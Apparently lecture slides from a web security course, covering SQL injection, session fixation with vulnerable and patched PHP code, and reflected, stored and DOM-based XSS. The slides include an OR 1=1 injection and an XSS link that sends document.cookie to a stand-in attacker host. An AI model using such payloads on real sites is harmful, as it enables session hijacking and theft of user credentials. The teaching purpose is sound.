- This SQL query is valid and will return **ALL** rows from the “users” table, since **OR 1=1** is always TRUE
- Does this look dangerous? What if the table contains passwords? You could get all the passwords, namely admin level

User ID (UID)	Name	Email	Password
1	admin	admin@admin.com	admin
5	John	john@mail.com	pass
16	Albert	albert@mail.com	another_pass

Protection Against Injection Flaws

➤ Detection

- Looks for the places in the code where the interpreters
 - Use the potentially malicious data supplied by the user
 - Validate the user-controlled data to be used in a command or query

➤ Prevention

- Ensure that user-supplied data cannot be incorrectly used in commands or queries
 - Employ secure APIs that parametrize user data added to commands
 - Meta characters should be escaped using the specific language or interpreter
 - A “whitelist” can define which acceptable input can be used

**Broken
Authentication
and Session
Management**

Broken Authentication and Session Management

- **Main idea**: bugs in authentication and session management allow the compromise of passwords, or session tokens, or to exploit other implementation flaws **to assume the identities of other users**.
- “Most need to keep some state” --- Slide 6
 - Sessions – e.g., shopping cart
- Usual flow:
 - User authenticates themselves
 - A session starts
 - Server stores user info and state of the session

Broken Authentication and Session Management

➤ Vulnerabilities

- Flaws in the authentication mechanism allow password recovery
- Leaks in the authentication information
- Impersonation of users due to flaws in session management
- ...

➤ Some not-so-good solutions for state tracking

- IP address
 - What about IP spoofing
- HTTP header fields
 - The field says in which page the user clicked the link to this page
 - Easy to fool

State Tracking Mechanisms - ID

- Server sends an ID to the browser to be included in every request (after the user logs in)
- **IDs have to be:**
 - **Unequivocal** – unambiguous, designating a single user, to avoid mixing sessions
 - **Unpredictable** – to avoid attackers from guessing them
 - Bad: IP and username/password as IDs
 - Good: long, random number
 - With a (short) **expiration time** – to limit damage if ID is guessed
- **Session hijacking attack:** attacker discovers an open session ID and sends commands to that session

State Tracking Mechanisms - ID

Ways to include ID in request:

- Hidden field in a form

- `<input type="hidden" name="user" value="crBT813dpkWEQ62nf">`

- Cookies

- HTTP is a stateless protocol. To introduce the notion of a session, web services use cookies.

- Small pieces of data stored in the browser composed of:

- Name (content of the cookie)

- Expiration date/time

- Path and domain – browser sends cookie to URLs from the domain + within the path

- Secure – sent only over HTTPS (not HTTP); HttpOnly – cannot be accessed by client-side scripting

- Historically problematic

Session Management in Practice

- Sessions are implemented by most current server-side scripting languages to track state
 - PHP, JSP, ASP.NET
- They are well tested so using the API defined in the language is recommended
 - E.g., in PHP: `session_start()`, `session_destroy()`
 - Problems still appear though
 - Being aware of best practices is important

Session Bad Practices and Vulnerabilities

➤ Sharing URLs with session ID information

- `http://whatever.com/something;jsessionid= crBT813dpkWEQ62nf?dest=Germany`

➤ Forgetting to logout

- The timeout of the session may be very long
- Later, another user in the same PC reuses the ID
- Remote access

- **Session Fixation Attack:** allows one person to fixate (set) another person's session ID. In other words, it allows an attacker to predetermine the session token value used by a victim

Session Fixation Attack

- The attack explores a limitation in **the way the web application manages the session ID**, more specifically the vulnerable web application
- When authenticating a user, it doesn't assign a new session ID, making it **possible to use an existent session ID**.
- The attack consists of obtaining a valid session ID (e.g., by connecting to the application), inducing a user to authenticate himself with that session ID, and then hijacking the user-validated session by the knowledge of the used session ID
- The attack fixes an established session on the victim's browser, so the attack starts before the user logs in.

Session Fixation Attack



Figure source:

<https://www.cs.toronto.edu/~arnold/427/15s/csc427/owasp/A2/sessionFixation/sessionFixation.html>

Vulnerable PHP Web App:

```
<?php
session_start();
if (!isset($_SESSION['visits'])) {
    $_SESSION['visits'] = 1;
} else {
    $_SESSION['visits']++;
}
echo $_SESSION['visits'];
?>
```

Solution:

```
<?php
session_start();
if (!isset($_SESSION['initiated'])) {
    session_regenerate_id();
    $_SESSION['initiated'] = true; }
?>
```

Also, after login: `session_regenerate_id();`



Cross-Site Scripting (XSS)

Basic Browser Model

1. Window loads content
2. Renders content
 - Parse HTML, scripts, etc
 - Run scripts, plugins, etc
3. Responds to events

Event examples:

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, OnError
- Timing: setTimeout, clearTimeout()

Cross-Site Scripting (XSS)

➤ Cross site scripting (XSS) is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript

➤ Types:

➤ Reflected XSS (or non-persistent)

➤ Page reflects user supplied data directed to a user's browser

➤ Stored XSS (or persistent)

➤ Hostile data (scripts) is stored in a file, database or other and is later sent to a user's browser

➤ DOM-based XSS (Document Object Model)

➤ Manipulates JavaScript code and attributes instead of HTML

Reflected XSS




Email

Example link: `<a href="trusted.site.com/cgi-bin/post_message.pl?<script>alert('hello!')</script>">click here</a>`



Evil script from
the attacker

Vulnerable
Web App



Evil script reflected

Includes the script
sent by the victim in
the web page that
is generated


Browser runs evil script
Script opens pop-up
window, for example



Reflected XSS Example: Getting Cookies

- **Goal:** get user cookies to access site with the same privileges as the user
 - Assuming the session ID is kept in the cookie
- **Send malicious link to the victim**, e.g.,:
`http://www.vulnerable.site/welcome.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>`
- **Response page:** JS script sends a request to `www.attacker.site/collect.cgi` with the values of the cookies the browser has from `www.vulnerable.site`
- Somewhere in the HTML:
`<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>`

Stored XSS



DOM-Based XSS

- The previous two XSS vulnerabilities are in the web site (server) responsible for dynamically generating a response page, which will contain a malicious input provided by the attacker
- A **DOM XSS vulnerability** is different in the sense that the response page contains a (vulnerable) script that when executed gets malicious input previously sent by the attacker and includes it in the page

DOM-Based XSS

- An HTML or XML page is represented by a DOM object (Document Object Model)
- HTML and scripts can contain references to attributes of that object, which are interpreted in the browser (document.URL, document.location, document.referrer,...)
- **Vulnerability:** site with HTML page with JS script that does client-side logic with an attribute (e.g., document.URL)

XSS Types Comparison

➤ Reflected XSS

- Client sends URL+script to the server
- Server puts the script in the HTML (PHP, ASP,...)
- Server sends HTML+script to the client's browser

➤ Stored XSS

- Hacker puts script in the server
- Later, the server puts the script in the HTML (PHP, ASP,...)
- Server sends HTML+script to the client's browser

➤ DOM based XSS

- Client sends URL+script to server
- Server sends HTML+script (using DOM) to client's browser
- Client's browser puts the script in the HTML

Do you have any questions?



rc3.kaust.edu.sa



Follow us @rc3kaust

